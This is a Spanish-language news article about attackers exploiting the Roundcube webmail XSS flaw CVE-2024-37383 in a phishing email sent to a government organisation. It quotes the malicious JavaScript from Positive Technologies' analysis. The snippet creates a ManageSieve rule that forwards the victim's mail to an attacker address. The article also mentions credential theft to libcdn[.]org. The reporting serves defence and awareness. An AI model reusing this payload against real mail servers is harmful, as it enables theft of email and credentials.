
Se ha detectado que actores de amenazas desconocidos están intentando explotar una vulnerabilidad de seguridad en el software de correo web de código abierto Roundcube, que ya ha sido corregida. Esta vulnerabilidad está siendo utilizada en ataques de phishing con el objetivo de robar credenciales de los usuarios.

La empresa rusa de ciberseguridad Positive Technologies reveló que, el mes pasado, encontró un correo electrónico enviado a una organización gubernamental no identificada en uno de los países de la Comunidad de Estados Independientes (CEI). Cabe destacar que el mensaje fue enviado originalmente en junio de 2024.

> *«El correo parecía no tener texto y solo contenía un documento adjunto»,* señaló la compañía en un análisis publicado esta semana.
>
> *«No obstante, el cliente de correo no mostraba el archivo adjunto. El cuerpo del mensaje incluía etiquetas distintivas con la instrucción eval(atob(...)), la cual decodifica y ejecuta código JavaScript.»*

De acuerdo con Positive Technologies, la cadena de ataque intenta explotar la vulnerabilidad CVE-2024-37383 (puntuación CVSS: 6.1), que es una vulnerabilidad de tipo XSS (cross-site scripting) almacenada a través de atributos de animación SVG. Esto permite la ejecución de código JavaScript arbitrario en el navegador de la víctima.

En otras palabras, un atacante remoto podría ejecutar código JavaScript y acceder a información sensible al engañar a un usuario para que abra un correo diseñado específicamente para ese fin. El problema fue resuelto en las versiones 1.5.7 y 1.6.7, lanzadas en mayo de 2024.



```
...
const filename = "Road map.docx";
saveFileFromBase64(base64String, filename);

var mail = 'f0275b383662128f330513cdc83668ff@rcm.codes';
//alert(mail);
fetch("", {
    "credentials": "include",
    "headers": {
    "Content-Type": "application/x-www-form-urlencoded"
    },
    "body": "_token=" + rcmail.env.request_token +
    "&_task=settings&_enable=1&_enabled=1&_action=plugin.managesieve-save&_framed=1&
    _fid=&_name=filter&_join=any&_header%5B0%5D=message&_custom_header%5B0%5D%5B%5D=
    &_custom_var%5B0%5D%5B%5D=&_rule_date_part%5B0%5D=date&_rule_message%5B0%5D=dupl
    icate&_rule_op%5B0%5D=contains&_rule_target%5B0%5D%5B%5D=&_rule_size_op%5B0%5D=o
    ver&_rule_size_target%5B0%5D=&_rule_size_item%5B0%5D=&_rule_mod%5B0%5D=&_rule_mo
    d_type%5B0%5D=all&_rule_comp%5B0%5D=&_rule_mime_part%5B0%5D=&_rule_mime_type%5B0
    %5D=&_rule_mime_param%5B0%5D%5B%5D=&_rule_trans%5B0%5D=text&_rule_trans_type%5B0
    %5D=&_rule_date_header%5B0%5D=&_rule_index%5B0%5D=&_rule_duplicate_handle%5B0%5D
    =&_rule_duplicate_header%5B0%5D=&_rule_duplicate_uniqueid%5B0%5D=&_rule_duplicat
    e_seconds%5B0%5D=&_action_type%5B0%5D=redirect_copy&_action_target%5B0%5D=" +
    encodeURI(mail) +
    "&_action_target_area%5B0%5D=&_action_reason%5B0%5D=&_action_subject%5B0%5D=&_ac
    tion_from%5B0%5D=&_action_addresses%5B0%5D%5B%5D=&_action_interval%5B0%5D=&_acti
    on_flags%5B0%5D%5B%5D=&_action_varname%5B0%5D=&_action_varvalue%5B0%5D=&_action_
    notifymethod%5B0%5D=mailto&_action_notifytarget%5B0%5D=&_action_notifymessage%5B
    0%5D=&_action_notifyfrom%5B0%5D=&_action_notifyimportance%5B0%5D=2&_action_notif
    yoption%5B0%5D%5B%5D=&_action_mailbox%5B0%5D=INBOX",
    "method": "POST",
    "mode": "cors"
}).then(response => { if(response.status == 200) {
    //alert(123);
    console.log("");
}});
...
```

> *«Insertando código JavaScript como valor de 'href', podemos activarlo en la página de Roundcube cuando un cliente de Roundcube abre un correo malicioso»,* explicó Positive Technologies.

La carga maliciosa de JavaScript, en este caso, guarda un archivo adjunto vacío de Microsoft Word («Road map.docx») y luego extrae mensajes del servidor de correo utilizando el complemento ManageSieve. Además, muestra un formulario de inicio de sesión en la página HTML, intentando engañar a los usuarios para que ingresen sus credenciales de Roundcube.

En la última fase del ataque, la información capturada de usuario y contraseña es enviada a un servidor remoto («libcdn[.]org«) alojado en Cloudflare.

Aún no se sabe quién está detrás de estos ataques, aunque vulnerabilidades anteriores en Roundcube han sido explotadas por grupos de hackers como APT28, Winter Vivern y TAG-70.

> *«Aunque Roundcube no es el cliente de correo más popular, sigue siendo un objetivo para los atacantes debido a su uso en agencias gubernamentales. Los ataques a este software pueden tener consecuencias graves, permitiendo a los ciberdelincuentes acceder a información sensible»,* mencionó la empresa.